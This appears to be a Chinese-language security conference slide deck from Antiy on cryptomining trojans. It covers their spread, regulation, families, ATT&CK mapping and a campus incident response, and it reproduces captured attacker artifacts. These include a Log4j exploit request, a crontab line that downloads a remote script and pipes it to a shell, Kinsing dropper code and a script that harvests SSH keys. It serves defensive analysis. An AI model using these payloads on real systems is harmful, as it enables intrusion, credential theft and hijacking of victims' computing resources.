



网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

亂雲飛渡

资源代价与安全算力

一例挖矿木马的应急响应

安天 | 安全研究与应急处理中心

CONTENTS

目录

01

挖矿木马简介

02

挖矿木马应急响应案例分享

03

防御建议与总结



网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

安天 | 智者安天下

01 挖矿木马简介

什么是挖矿木马?

矿

- 指虚拟货币



挖矿

- 是指透过执行工作量证明或其他类似的电脑算法来获取虚拟货币，例如比特币、以太币、莱特币等



矿工

- 进行挖矿的工人通常称为矿工



挖矿木马

- 由于挖矿成本过于高昂，一些不法分子通过各种手段将挖矿程序植入受害者的计算机中，利用受害者计算机的运算力进行挖矿，从而获取非法收益。这类非法侵入用户计算机的挖矿程序被称作挖矿木马



挖矿木马的危害



上下游 全产业链 监管

1

建立中央统筹、省负总责、市县落实的工作机制。**中央统筹全国虚拟货币“挖矿”活动整治整体推进工作**；省级政府对本区域范围的整治工作负总责，并压实市县政府落实责任，按照中央统一安排明确具体实施方案；**市县**政府按照中央部署和省级政府实施方案要求，细化落实举措，**保证落实到位。**

严禁新增 存量退出

2

区分虚拟货币“挖矿”增量和存量项目。**严禁投资建设增量项目，禁止以任何名义发展虚拟货币“挖矿”项目**；加快有序退出存量项目，在保证平稳过渡的前提下，结合各地实际情况科学确定退出时间表和实施路径。

碳达峰、碳 中和目标

3

整治虚拟货币“挖矿”活动对促进我国产业结构优化、推动节能减排、如期实现**碳达峰、碳中和目标具有重要意义**。按照“**严密监测、严防风险、严禁增量、妥处存量**”的总体思路，加强虚拟货币“挖矿”活动上下游全产业链监管。



中华人民共和国国家发展和改革委员会
National Development and Reform Commission

热门搜索：油价 债基

请输入关键字

首页 机构设置 新闻动态 政务公开 政务服务

首页 > 新闻动态 > 通知公告

关于整治虚拟货币“挖矿”活动的通知

发布时间：2021/09/24 来源：运行局 [打印]

微博 微信

国家发展改革委等部门关于整治虚拟货币“挖矿”活动的通知

发改运行〔2021〕1283号

各省、自治区、直辖市人民政府，新疆生产建设兵团：

为有效防范处置虚拟货币“挖矿”活动盲目无序发展带来的风险隐患，深入推进节能减排，助力如期实现碳达峰、碳中和目标，现就整治虚拟货币“挖矿”活动有关事项通知如下：

一、充分认识整治虚拟货币“挖矿”活动的重要意义
虚拟货币“挖矿”活动指通过专用“矿机”计算生产虚拟货币的过程，能源消耗和碳排放量大，对国民经济贡献度低，对产业发展、科技进步等带动作用有限，加之虚拟货币生产、交易环节衍生的风险越发突出，其盲目无序发展对推动经济社会高质量发展和节能减排带来不利影响。整治虚拟货币“挖矿”活动对促进我国产业结构优化、推动节能减排、如期实现碳达峰、碳中和目标具有重要意义。各地区、各部门和有关企业要高度重视，充分认识整治虚拟货币“挖矿”活动的必要性和重要性，切实把整治虚拟货币“挖矿”活动作为促进经济社会高质量发展的一项重要任务，进一步增强责任感和紧迫感，抓住关键环节，采取有效措施，全面整治虚拟货币“挖矿”活动，确保取得实际成效。

二、总体要求

（一）指导思想。以习近平新时代中国特色社会主义思想为指导，全面贯彻党的十九大和十九届二中、三中、四中全会精神，深入贯彻习近平生态文明思想，坚定不移贯彻新发展理念，按照“严密监测、严防风险、严禁增量、妥处存量”的总体思路，充分发挥各地区、各部门合力，加强虚拟货币“挖矿”活动上下游全产业链监管，**严禁新增虚拟货币“挖矿”项目，加快存量项目有序退出，促进产业结构优化和助力碳达峰、碳中和目标如期实现。**

挖矿木马主要传播方式

1 钓鱼网站传播




2 捆绑传播



3 僵尸网络传播




4 弱口令暴力破解



5 漏洞利用



重大漏洞会给挖矿木马传播带来风险



主流挖矿家族	挖币种类	特点
H2Miner	门罗币	双平台传播，在失陷主机上开放后门，横向渗透等。
DDG	门罗币	DDG是一个Linux系统下用go语言实现的挖矿木马。
8220Miner	门罗币	8220Miner因固定使用8220端口而被命名，使用固定的一组IP地址进行全网攻击，利用rootkit技术进行自我隐藏。
云铲	门罗币	针对Linux系统进行挖矿，在扫描策略中以硬编码的某云平台网段IP地址作为起始地址，对云平台服务器存在一定的针对性。
MyKings	门罗币	Mykings僵尸网络通过扫描互联网上开放的1433及其他多个端口渗透进入受害主机，传播RAT（远控木马）和Miner（挖矿木马）等多种不同用途的恶意代码进行黑产活动。
BillGates	门罗币	针对Linux服务器的一种较老的恶意程序家族，可以将感染的服务器连接起来创建僵尸网络。BillGates僵尸网络支持发动DDoS攻击，也会下发挖矿程序进行挖矿。

主流挖矿木马家族攻击事件对应ATT&CK映射图谱

侦察 (10)	资源开发 (7)	初始访问 (9)	执行 (12)	持久化 (19)	提权 (13)	防御规避 (40)	凭证访问 (15)	发现 (29)	横向移动 (9)	收集 (17)	命令与控制 (16)	数据渗出 (9)	影响 (13)		
主动扫描	获取基础设施	水坑攻击	利用命令和脚本解释器	操纵账户	滥用提升控制权限机制	滥用提升控制权限机制	修改系统映像	暴力破解	发现账户	发现系统地理位置	利用远程服务漏洞	压缩/加密收集的数据	使用应用层协议	自动渗出数据	删除账户权限
搜集受害者主机信息	入侵账户	利用面向公众的应用程序	利用容器管理服务执行命令	利用BITS服务	操纵访问令牌	操纵访问令牌	网络边界桥接	从存储密码的位置获取凭证	发现应用程序窗口	发现系统网络配置	执行内部鱼叉式钓鱼攻击	捕获音频	通过可移动介质通信	限制传输数据大小	损毁数据
搜集受害者身份信息	入侵基础设施	利用外部远程服务	部署容器	利用自动启动执行引导或登录	利用自动启动执行引导或登录	利用BITS服务	混淆文件或信息	利用凭证访问漏洞	发现浏览器书签	发现系统网络连接	横向传输文件或工具	自动收集	编码数据	使用非C2协议回传	造成恶劣影响的数据加密
搜集受害者网络信息	能力开发	添加硬件	利用主机软件漏洞执行	利用初始化脚本引导或登录	利用初始化脚本引导或登录	在主机上建立映像	在操作系统前启动	强制认证	发现云基础架构	发现系统所有者/用户	远程服务会话劫持	收集剪贴板数据	混淆数据	使用C2信道回传	操纵数据
搜集受害者组织信息	建立账户	网络钓鱼	利用进程间通信	添加浏览器扩展插件	创建或修改系统进程	反混淆/解码文件或信息	进程注入	伪造Web凭证	云服务仪表板	发现系统服务	利用远程服务	收集云存储对象的数据	使用动态参数	使用其他网络介质回传	篡改可见内容
通过网络钓鱼搜集信息	能力获取	通过可移动介质复制	利用API	篡改客户端软件	事件触发执行	部署容器	注册恶意域控制器	输入捕捉	发现云服务	发现系统时间	通过可移动介质复制	收集配置库的数据	使用加密信道	使用物理介质回传	擦除磁盘
从非公开源搜集信息	环境筹备	入侵供应链	利用计划任务/工作	创建账户	利用漏洞提权	直接访问卷	使用Rootkit	利用中间人攻击 (MITM)	发现容器和资源	虚拟化/沙箱逃逸	利用第三方软件部署工具	收集信息库数据	使用备用信道	使用Web服务回传	端点侧拒绝服务 (DoS)
从公开技术数据库搜集信息		利用受信关系	利用共享模块执行	创建或修改系统进程	利用域策略修改	执行范围保护	执行签名的二进制文件代理	修改身份验证过程	发现域信任	发现云存储对象	污染共享内容	收集本地系统数据	使用入口工具传输	定时传输	损坏固件
搜集公开网站/域		利用有效账户	利用第三方软件部署工具	事件触发执行	容器逃逸	利用漏洞规避防御	执行签名的脚本本代理	网络嗅探	发现文件和目录	发现组策略	使用备用身份验证材料	收集网络共享驱动数据	创建多级信道	将数据转移到云账户	禁止系统恢复
搜集受害者自有网站			利用系统服务	利用外部远程服务	执行流程劫持	修改文件和目录权限	损坏信任控制	操作系统凭证转储	扫描网络服务			收集可移动介质数据	使用标准非应用层协议		网络侧拒绝服务 (DoS)
			诱导用户执行	执行流程劫持	进程注入	利用域策略修改	模板注入	窃取应用程序访问令牌	发现网络共享			数据暂存	使用非标准端口		资源劫持
			利用Windows管理规范 (WMI)	植入容器映像	利用计划任务/工作	隐藏行为	使用流量信令	窃取或伪造 Kerberos 凭证	网络嗅探			收集电子邮件	使用协议隧道		禁用服务
			修改身份验证过程	利用有效账户	执行流程劫持	利用受信的开发工具执行	窃取Web会话 Cookie	窃取Web会话 Cookie	发现密码策略			输入捕捉	使用代理		系统关机/重启
			启动Office应用程序	削弱防御机制	削弱防御机制	未使用/不受支持的云区域	双因子认证拦截	不安全的凭证	发现主机接入设备			浏览器中间人攻击 (MitB)	利用远程访问软件		
			在操作系统前启动	删除主机中的信标	间接执行命令	使用备用身份验证材料	利用有效账户		发现权限组			利用中间人攻击 (MITM)	使用流量信令		
			利用计划任务/工作	利用服务器软件组件	仿冒	利用有效账户	虚拟化/沙箱逃逸		发现进程			获取屏幕截图	利用合法Web服务		
			使用流量信令	使用流量信令	修改身份验证过程	修改身份验证过程	削弱加密		查询注册表			捕获视频			
			利用有效账户	修改云计算基础架构	修改云计算基础架构	利用XSL文件执行脚本	利用反射代码加载		发现远程系统						
				修改注册表	修改注册表	利用反射代码加载		发现软件							
								发现系统信息							

有效




网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

安天 | 智者安天下

02 挖矿木马应急响应案例分享

挖矿木马威胁猎杀



发现		取证	分析	定位/评估	处置					
内部异常	异常活动主机	内存取证	样本分析	影响资产范围确定	自动化处置工具	恶意代码定点清除				
	异常流量									
	非常规通信协议									
	非常规文件格式	操作系统取证	关联分析				数据泄露范围确定			
	应用程序异常									
	系统异常									
安全设备告警	网络设备取证	溯源分析	业务影响评估	定制化处置工具	网络流量阻断					
威胁情报						注册表取证		数据包分析		
资产情报										
漏洞情报	数据库取证	协议分析					系统损害评估			
事件情报						网络行为取证		行为分析	安全加固方案	业务恢复
威胁情报										
资产情报	设备/主机分析	内存分析	可配置的IOC/TTP/策略	数据恢复						
漏洞情报					固件分析	威胁等级评估				
事件情报								系统日志分析		

探海威胁检测系统识别Log4j漏洞

2022-01-06
19:07:07

通过 [HTTP 协议](#) 访问 ()

发现： [WEB应用漏洞]疑似(CVE-2021-44228)Apache Log4j 2.x <= 2.14.1-Lookup组件RCE-Payload

ATT&CK™

Resource Development

提权

执行



GET 请求:

HOST	
URI	/solr/admin/cores?_=1639363674700&action=RENAME&core=qweret&other=\${jn\${\${-}di}:\${\${-}ld}\${\${-}ap}\${-}:\${-}}/\${}}&wt=json
Host	
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept	application/json, text/plain, */*
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding	gzip, deflate
X-Requested-With	XMLHttpRequest
Connection	close
Referer	

探海威胁检测系统挖矿协议识别

探海威胁检测

ANTiy

- 报告
- IP画像
- 事件分析
 - 威胁分析**
 - 威胁事件
 - 邮件通讯
 - DNS解析
 - 信息泄漏
 - 文档传输
 - 自定义规则
 - 木马活动
 - 态势呈现
- 配置策略
 - 策略
 - 配置

最后活跃时间	描述
2022-01-07	美国 南卡罗来纳州 蒙克斯科纳 通过 Stratum 协议 访问 发现 木马程序：[挖矿活动]疑似以太坊矿机活动， 标签： 木马程序 跨境通讯

2022-01-07 11:49:55 开始
共计发送 6 个数据包, 466 字节



美国 南卡罗来纳州
连接

流量检测结果:

描述	[挖矿活动]疑似以太坊矿机活动
检测结果	Trojan[Miner]/Host.2310304600!c2s
告警类型	coin-mining
检测引擎	AVLX
出现次数	1
数据下载	📄 下载
攻击者	
受害者	

```
{ "id": 1, "method": "mining.subscribe", "params": [] }
```

某校园挖矿取证案例攻击流程



挖矿进程排查 (Linux)

进程排查

```
top - 10:35:10 up 49 min, 1 user, load average: 2.86, 1.41, 0.65
Tasks: 312 total, 1 running, 310 sleeping, 0 stopped, 1 zombie
%Cpu(s): 75.6 us, 0.4 sy, 0.0 ni, 23.9 id, 0.0 wa, 0.0 hi, 0.1 si, 0.0 st
MiB Mem : 3901.4 total, 135.0 free, 3425.5 used, 341.0 buff/cache
MiB Swap: 1401.6 total, 1352.8 free, 48.8 used. 272.1 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
21262		20	0	2805608	2.3g	2712	S	299.7	60.1	5:17.73	kdevtmpfs1
21247		20	0	0	0	0	I	1.0	0.0	0:00.71	kworker/3:2-events
1291		20	0	4264804	252532	80920	S	0.7	6.3	1:20.73	gnome-shell
20929		20	0	869064	48532	34140	S	0.7	1.2	0:04.92	gnome-terminal-
21290		20	0	20748	4292	3368	R	0.7	0.1	0:00.20	top
694		20	0	247736	5776	4536	S	0.3	0.1	0:15.57	vmtoolsd
941		20	0	303304	64468	32236	S	0.3	1.6	1:35.71	Xorg
989		20	0	325356	5812	5428	S	0.3	0.1	0:00.92	gvfs-afc-volume
5994		20	0	0	0	0	I	0.3	0.0	0:02.84	kworker/0:1-events
20743		20	0	0	0	0	I	0.3	0.0	0:00.24	kworker/u256:1-events_power_efficient
1		20	0	170944	11448	6612	S	0.0	0.3	0:09.05	systemd
2		20	0	0	0	0	S	0.0	0.0	0:00.04	kthread

大量占用资源

样本路径

```
:/tmp$ ls -Alh
total 3.8M
drwxrwxrwt 2  4.0K  10:19 .font-unix
drwxrwxr-x 2  4.0K  10:33 .ICEd-unix
drwxrwxrwt 2  4.0K  10:20 .ICE-unix
-rwxrwxr-x 1  3.8M  10:33 kdevtmpfs1
drwxrwxrwt 2  4.0K  10:19 .Test-unix
drwxrwxrwt 2  4.0K  10:19 .X11-unix
drwxrwxrwt 2  4.0K  10:19 .XIM-unix
```


计划任务排查

```
~/.Desktop$ crontab -l
* * * * * wget -q -O - http://92.242. /lh2.sh | sh > /dev/null 2>&1
~/.Desktop$
```

```
chmod 777 $BIN_FULL_PATH
chmod +x $BIN_FULL_PATH
SKL=md $BIN_FULL_PATH

crontab -l | sed '/#wget/d' | crontab -
crontab -l | sed '/#curl/d' | crontab -
crontab -l | grep -e " " | grep -v grep
if [ $? -eq 0 ]; then
    echo "cron good"
else
    (
        crontab -l 2>/dev/null
        echo "* * * * * $LDR http://92.242. /lh2.sh | sh > /dev/null 2>&1"
    ) | crontab -
fi
```

定时计划任务下载脚本



http://92.242. /lh2.sh

92.242.40.21/lh2.sh

- ◆ 终端对抗：卸载安全软件
- ◆ 清除竞品：清除竞品挖矿程序
- ◆ 下载挖矿程序：通过MD5校验的方式下载挖矿程序，并命名为kinsing
- ◆ 脚本下载：执行定时计划任务，每隔一段时间下载一次脚本程序
- ◆ 挖矿：门罗币挖矿
- ◆ C2:连接C2
- ◆ 横向移动：下载脚本横向移动
- ◆ 服务持久化：下载脚本注册一个定期重新感染主机的系统服务来持久化

```
BIN_MD5="648effa354b3cbaad87b45f48d59c616"
BIN_DOWNLOAD_URL="http://92.242. . /kinsing"
BIN_DOWNLOAD_URL2="http://92.242. /kinsing"
BIN_NAME="kinsing"

ROOTUID="0"
BIN_PATH="/etc"
if [ "$(id -u)" -ne "$ROOTUID" ] ; then
    BIN_PATH="/tmp"
    if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
        echo "$BIN_PATH not exists or not writeable"
        mkdir /tmp
    fi
    if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
        echo "$BIN_PATH replacing with /var/tmp"
        BIN_PATH="/var/tmp"
    fi
    if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
        TMP_DIR=$(mktemp -d)
        echo "$BIN_PATH replacing with $TMP_DIR"
        BIN_PATH="$TMP_DIR"
    fi
    if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
        echo "$BIN_PATH replacing with /dev/shm"
        BIN_PATH="/dev/shm"
```

下载Kinsing

横向移动脚本

```
#!/bin/sh
localgo() {
myhostip=$(curl -sL icanhazip.com)
KEYS=$(find ~/ /root/home -maxdepth 3 -name 'id_rsa*' | grep -v pub)
KEYS2=$(cat ~/.ssh/config /home/*.ssh/config /root/.ssh/config | grep IdentityFile | awk -F "IdentityFile" '{print $2}')
```

```
KEYS3=$(cat ~/.bash_history /home/*.bash_history /root/.bash_history | grep -E "(ssh|scp)" | awk -F ' -i ' '{print $2}' | awk '{print $1}')
```

```
KEYS4=$(find ~/ /root/home -maxdepth 3 -name '*.pem' | uniq)
```

```
HOSTS=$(cat ~/.ssh/config /home/*.ssh/config /root/.ssh/config | grep HostName | awk -F "HostName" '{print $2}')
